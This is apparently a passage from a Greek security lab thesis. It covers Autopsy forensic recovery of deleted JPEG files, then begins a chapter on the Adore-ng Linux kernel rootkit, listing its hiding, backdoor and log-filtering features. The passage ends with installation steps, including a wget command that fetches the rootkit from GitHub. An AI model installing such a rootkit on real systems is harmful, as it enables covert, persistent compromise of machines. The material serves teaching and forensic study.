1. Κλικ στο All Deleted Files που βρίσκεται στο κάτω μέρος του αριστερού πλαισίου.




6. *Ανασκόπηση διεγραμμένων αρχείων (Μέρος 2)*

➢ **Σημείωση:**

- Ειδοποίηση της Autopsy ότι βρήκε δύο αρχεία στην είκονα μας που έχουν διαγραφεί.
- Το αρχείο με όνομα file6.jpg προφανώς είναι μια JPEG εικόνα, αλλά το file7.hmm είναι άγνωστο.

➢ **Οδηγίες:**


- Κλικ στο αρχείο file6.jpg.



7. Ανασκόπηση διεγραμμένων αρχείων (Μέρος 3)

➢ Οδηγίες:


- Κλικ στο Export link για να αποθηκεύσουμε ένα αντίγραφο του αρχείου που έχει διαγραφεί με όνομα file6.jpg.



8. Αποθήκευση διεγραμμένων αρχείων (Μέρος 1)

➢ Οδηγίες:


1. Κλικ Save.
2. Κλικ OK.



9. *Ανασκόπηση διεγραμμένου αρχείου με όνομα file7.hmm*

➢ **Οδηγίες:**

1. Κλικ στο File Analysis.
2. Κλικ στο All Deleted Files.
3. Κλικ file7.hmm.




10. Αποθήκευση διεγραμμένου αρχείου με όνομα file7.hmm (Μέρος 1)

➢ **Σημείωση:**

- Η Autopsy προσδιορίζει τον τύπο αρχείου του file7.hmm ως ένα JPEG, ακόμη και αν η επέκταση της είναι ".hmm" αντί για ".jpg".

➢ **Οδηγίες:**


- Κλικ στο Export για να αποθηκεύσουμε το file7.hmm.



11. Αποθήκευση διεγραμμένου αρχείου με όνομα file7.hmm (Μέρος 2)

➢ **Οδηγίες:**

1. Κλικ Save.



5.4.8 Διεξαγωγή της εικόνας μετά τον έλεγχο της Autopsy

1. *Ανάλυση της εικόνας μετά την εξέταση*


➢ **Οδηγίες:**

1. Πηγαίνουμε ξανά στο Firefox web browser και πληκτρολογούμε http://localhost:9999/autopsy.
2. Κλικ στο Open Case.

2. Open Case

➢ **Οδηγίες:**


1. Βεβαιωνόμαστε ότι είναι επιλεγμένο το JPEG-8-Inquiry.
2. Κλικ OK.



3. Image Integrity Check

- **Οδηγίες:**

1. Κλικ στο Image Integrity.



4. Image Integrity Check

➢ **Σημείωση:**

- Παρατηρούμε ότι το "πρωτότυπο" MD5 Check Sum ακολουθεί μετά το 8-jpeg-search.dd image.

➢ **Οδηγίες:**

- Κλικ στο Validate.
- Στη συνέχεια η Autopsy συγκρίνει το πρωτότυπο MD5 Check Sum με το τρέχον MD5 Check Sum.

➢ **Σημείωση: Γιατί το κάνουμε αυτό;**

- Γενικότερα, αυτό το κάνουμε για να επιβεβαιωθούμε ότι με την ανάλυση μας δεν θέτουμε σε κίνδυνο την εικόνα που εξετάζουμε.

6ο ΚΕΦΑΛΑΙΟ

ADORE_NG

LINUX ROOTKIT: ADORE_NG

6.1 ΑΝΑΛΥΣΗ ΟΡΩΝ ΚΑΙ ΣΧΕΤΙΚΕΣ ΠΛΗΡΟΦΟΡΙΕΣ

Ένα **rootkit** ορίζεται ως ένα σετ εκτελέσιμων **scripts** και αρχείων ρυθμίσεων που δίνουν τη δυνατότητα σε κάποιον να διατηρήσει κρυφά τον έλεγχο ενός υπολογιστή εκτελώντας έτσι εντολές ή υποκλέπτοντας δεδομένα χωρίς να γίνει αυτό εμφανές στον ιδιοκτήτη. Ένα **rootkit** δεν είναι ένα ιομορφικό λογισμικό από τη φύση του. Κατηγοριοποιείται όμως έτσι γιατί συνήθως περιλαμβάνεται μέσα στα «**payloads**» ιομορφικών προγραμμάτων ή ιών. Για παράδειγμα, αν ένα **rootkit** ενσωματωθεί στο πρόγραμμα του λειτουργικού συστήματος το οποίο ελέγχει την ορθότητα του συνθηματικού προκειμένου να επιτρέψει σε κάποιον χρήστη να συνδεθεί με τον υπολογιστή, τότε, κάθε φορά που κάποιος δίνει τον κωδικό του για να συνδεθεί με τον υπολογιστή ενεργοποιεί αυτό το πρόγραμμα, το οποίο μπορεί πλέον να αποκτήσει τον έλεγχο του υπολογιστή ή απλά να αντικαταστήσει οποιοδήποτε άλλο πρόγραμμα (*π.χ. το αντιϊκό που είναι σε λειτουργία*) το οποίο με τη σειρά του ενδέχεται να περιέχει ενσωματωμένο άλλο ιομορφικό λογισμικό.

6.2 Adore-ng


Η **Adore-ng** είναι ένα **Linux kernel rootkit** ανοικτού κώδικα που χρησιμοποιεί ένα **module** για να κρυφτεί από τον χρήστη. Επίσης, χρησιμοποιείται εδώ σαν ένα παράδειγμα (***στην προκειμένη περίπτωση, Ubuntu 12.04 i386 με kernel 3.13.0-32-generic***), αλλά δε θα πρέπει να χρησιμοποιείται σε ασφαλές περιβάλλον, έτσι ώστε να μην έχουμε προβλήματα αστάθειας. Η **adore-ng** μπορεί να κάνει οποιαδήποτε από τις ακόλουθες ενέργειες αρκετά καλά, ώστε να δικαιολογεί την παρουσία της ως ένα **rootkit**:

- **Τρέχει σε kernel 2.4.x, 2.6.x και 3.x.**
- **Κρύβει αρχεία και φακέλους.**
- **Κρύβει διαδικασίες (processes).**
- **Κρύβει sockets.**
- **Παρέχει ULL-capable backdoor.**
- **Χρησιμοποιεί το επίπεδο VFS αντί του sys_call_table.**
- **Κρύβει τον εαυτό του από *./proc* και *./sys* του συστήματος αρχείων.**
- **Χρησιμοποιεί τα Filter *syslogs*: logs που δημιουργούνται από κρυφές διαδικασίες που δεν εμφανίζονται ποτέ στη syslog υποδοχή του Unix.**
- **Χρησιμοποιεί τα Filter *wtmp, utmp,* and *lastlog* με την καταγραφή των καταχωρήσεων xtmp από κρυφές διαδικασίες που δεν εμφανίζονται στο αρχείο, εκτός αν έχουμε τη δυνατότητα με τη χρήση ειδικών κρυφών εργαλείων με το να επικυρώνονται οι κρυφές διαδικασίες.**
- **Επανασυνδέει τα LKMs, όπως περιγράφεται στο *phrack #61*, ώστε να είναι δυνατή η αυτόματη φόρτωση μετά από επανεκκινήσεις (για πυρήνες 2.4 και 2.6).**

6.2.1 Installing Adore-ng


Μετά τη λήψη της **adore-ng**, η εγκατάσταση της είναι εύκολη. Τρέχουμε το **./configure && make && make install** (*σαν **root***), αφού πρώτα έχουμε κάνει **extract** το πακέτο της **adore-ng**. Βέβαια, σε **Linux Ubuntu με kernel 3.x.** ισχύουν τα παρακάτω βήματα για την εγκατάσταση της:

1. Ανοίγουμε ένα «***terminal***» και γράφουμε την εξής εντολή για τη λήψη της: «**wget https://github.com/trimpsyw/adore-ng**».




<u>Εικόνα 6.1</u>: downloading adore-ng. Εδώ φαίνεται και το kernel της διανομής (*uname –a*) όπου τρέχουμε το rootkit.

